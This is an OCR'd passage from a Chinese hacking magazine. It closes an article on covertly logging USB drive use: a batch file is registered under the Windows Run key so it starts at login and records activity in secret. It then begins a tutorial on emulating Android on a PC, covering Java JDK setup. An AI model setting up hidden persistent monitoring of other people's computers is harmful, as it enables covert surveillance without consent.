


图1

将以上代码保存为C:\WINDOWS\record.bat，并通过在注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run键下增加一名为record的字符串值（图1），将其设置为自动启动程序，如此，只要一登录Windows系统，该批处理文件即自动运行，并在暗中不停地监控U盘的插入和拔出，并将U盘使用记录保存在C:\Removable.log。日志类似如下内容（图2）：




图2

呵呵，这下"人赃并获"，大家无从抵赖了吧^_^!

释放手机，电脑上的安卓全攻略

白雪龙

一、电脑上搭载安卓系统

如今的手机产品已不是当年只打打电话、发发短信的通信工具了，它们都是名副其实的智能多媒体终端，其可以实现软件扩展、移动互联、多媒体娱乐等功能。大家对于塞班系统一定再熟悉不过了，随手翻着《黑客x档案》的历刊，关于电脑模拟塞班系统的文章也多如牛毛，喜欢玩手机的朋友一定也晓得，如今塞班逐渐被安卓所取代，安卓系统以其强大的开源开放性吸引了众多的移动终端厂商加入，有这些强大的支柱，海量的应用软件便应用而生，随之而来的当然是强大的体验团队和拥护团队。那么，2011年作为喜欢信息技术的你如果还没有试用过安卓系统？你是不是有点out了？

小菜如今使用的是安卓旗下htc的一款产品，当我还没有用上安卓系统时就一直羡慕并青睐于这个系统，但兜里没钱主宰着一切，所以就想到了曲线救国，既然塞班系统可以模拟，那么安卓系统是不是也类同呢？记得前段时间看到过一篇类似的文章，于是就想写出来和大家共同分享下o(∩_∩)o （毕竟我有了安卓手机，但是好多人还没有）。

安卓过程可以大概分为两步，再说的明白点就是安装两个运行环境，下面大家听我的讲解。

1.安装java

安装Java最重要的也是最容易出错的是设置环境变量。这里一共需要设置3个环境变量，它们分别是Java_Home、Classpath和Path，java jdk的下载地址我会为大家打包，我的系统是windows xp，所以这里我以windows xp系统为例设置安装java的环境变量，首先我们先来安装java，双击打开下载好的java1.6一直点击下一步，当系统让我们选择java的安装目录时大家需要注意，这里使用默认目录也可以，自定义自己喜欢的目录也可以，但是无论使用哪种途径都需要牢牢的记得java的安装途径，因为我们我们配置环境变量时还会用到，如图1所示接下来一路下一步，直到安装完成。




图1

接下来我们来设置java的环境变量，鼠标右键选中我的电脑，找到属性——高级——环境变量，如图2所示第一步设定java_home变量，点击系统变量下的新建变量，在变量名中填写java_home在变量值中填写f:\Java\jdk1.6.0_10（我是在F盘下安装的java，如果大家是默认目录安装则可以直接填写C:\Program Files\Java\jdk1.6.0_10）如图3，JAVA_




图2




图3

HOME指明了JDK安装路径，就是刚才安装时所选择的路径，此路径下包括lib，bin，jre等文件夹，运行tomcat，Eclipse等都需要依靠此变量；第二步设置变量classpath，classpath为java加载类(class or lib)路径，只有在classpath中，java命令才能得到识别，我们依然点击新建，变量名填写“classpath”变量值填写“.;%JAVA_HOME%\lib;”注意前边要加“.”来表示当前路径；第三步是设置变量path，path的作用是使得系统可以在任意路径下识别java命令，因为path在默认下已经存在，所以我们直接找到path这个变量，选中点击编辑，在前面加入F:\java\jdk1.6.0_10\bin;即可（如果是默认路径安装直接填写C:\Program Files\Java\jdk1.6.0_10\bin;）如图4，下面我们来验证下是功安装java环境，打开cmd输java -version来查看下jdk的版本信息，如图5出现此类提示则代表顺利安装。

